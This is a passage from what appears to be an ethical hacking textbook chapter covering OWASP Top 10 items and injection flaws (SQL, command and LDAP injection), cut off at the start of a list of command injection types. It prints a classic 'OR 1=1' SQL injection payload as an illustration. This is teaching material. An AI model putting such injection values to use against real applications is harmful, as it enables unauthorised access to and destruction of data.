
  Insecure deserialization flaws occur when an application receives hostile serialized objects. Insecure deserialization leads to remote code execution. Even if deserialization flaws do not result in remote code execution, serialized objects can be replayed, tampered with, or deleted to spoof users, conduct injection attacks, and elevate privileges.

- **A9 – Using Components with Known Vulnerabilities**

  Components such as libraries, frameworks, and other software modules run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

- **A10 – Insufficient Logging and Monitoring**

  Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper with, extract, or destroy data. Most breach studies show that the time to detect a breach is over 200 days, typically by external parties rather than internal processes or monitoring.




A1 - Injection Flaws

Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query. Attackers exploit injection flaws by constructing malicious commands or queries that result in data loss or corruption, lack of accountability, or denial of access. Such flaws are prevalent in legacy code and often found in SQL, LDAP, and XPath queries. They can be easily discovered by application vulnerability scanners and fuzzers.

Attackers inject malicious code, commands, or scripts in the input gates of flawed web applications such that the applications interpret and run the newly supplied malicious input, which in turn allows them to extract sensitive information. By exploiting injection flaws in web applications, attackers can easily read, write, delete, and update any data (i.e., relevant or irrelevant to that particular application). There are many types of injection flaws, some of which are discussed below:

- **SQL Injection**: SQL injection is the most common website vulnerability on the Internet, and it is used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database.
- **Command Injection**: Attackers identify an input validation flaw in an application and exploit the vulnerability by injecting a malicious command in the application to execute supplied arbitrary commands on the host operating system. Thus, such flaws are extremely dangerous.

- **LDAP Injection**: LDAP injection is an attack method in which websites that construct LDAP statements from user-supplied input are exploited for launching attacks. When an application fails to sanitize the user input, the attacker modifies the LDAP statement with the help of a local proxy. This, in turn, results in the execution of arbitrary commands such as granting access to unauthorized queries and altering the content inside the LDAP tree.



SQL Injection Attacks

SQL injection attacks use a series of malicious SQL queries or SQL statements to directly manipulate the database. Applications often use SQL statements to authenticate users, validate roles and access levels, store and retrieve information for the application and user, and link to other data sources. SQL injection attacks work because the application does not properly validate the input before passing it to an SQL statement. For example, consider the following SQL statement:

```
SELECT * FROM tablename WHERE UserID= 2302
```

becomes the following with a simple SQL injection attack:

```
SELECT * FROM tablename WHERE UserID= 2302 OR 1=1
```

The expression "**OR 1=1**" evaluates to the value "**TRUE,**" often allowing the enumeration of all user ID values from the database. An attacker uses a vulnerable web application to bypass normal security measures and obtain direct access to valuable data. Attackers carry out SQL injection attacks from the web browser's address bar, form fields, queries, searches, and so on. SQL injection attacks allow attackers to

- Log into the application without supplying valid credentials
- Perform queries against data in the database, often even data to which the application would not normally have access
- Modify database contents or drop the database altogether
- Use the trust relationships established between the web application components to access other databases





Figure 14.5: SQL Injection attack

Note: For complete coverage of SQL injection concepts and techniques, refer to Module 15: SQL Injection.



Command Injection Attacks

Command injection flaws allow attackers to pass malicious code to different systems via web applications. The attacks include calls to an operating system over system calls, use of external programs over shell commands, and calls to backend databases over SQL. Scripts in Perl, Python, and other languages execute and insert poorly designed web applications. If a web application uses any type of interpreter, attackers insert malicious code to inflict damage.


To perform various functions, web applications must use operating system features and external programs. Although many programs invoke externally, a frequently used program is the sendmail program. Carefully scrub an application before passing a piece of information through an HTTP external request. Otherwise, attackers can insert special characters, malicious commands, and command modifiers into the information. The web application then blindly passes these characters to the external system for execution. Inserting SQL commands is a dangerous practice and rather widespread, as it is a command injection method. Command injection attacks are easy to carry out and discover, but they are difficult to understand.

The following are some types of command injection attacks:

- **Shell Injection**
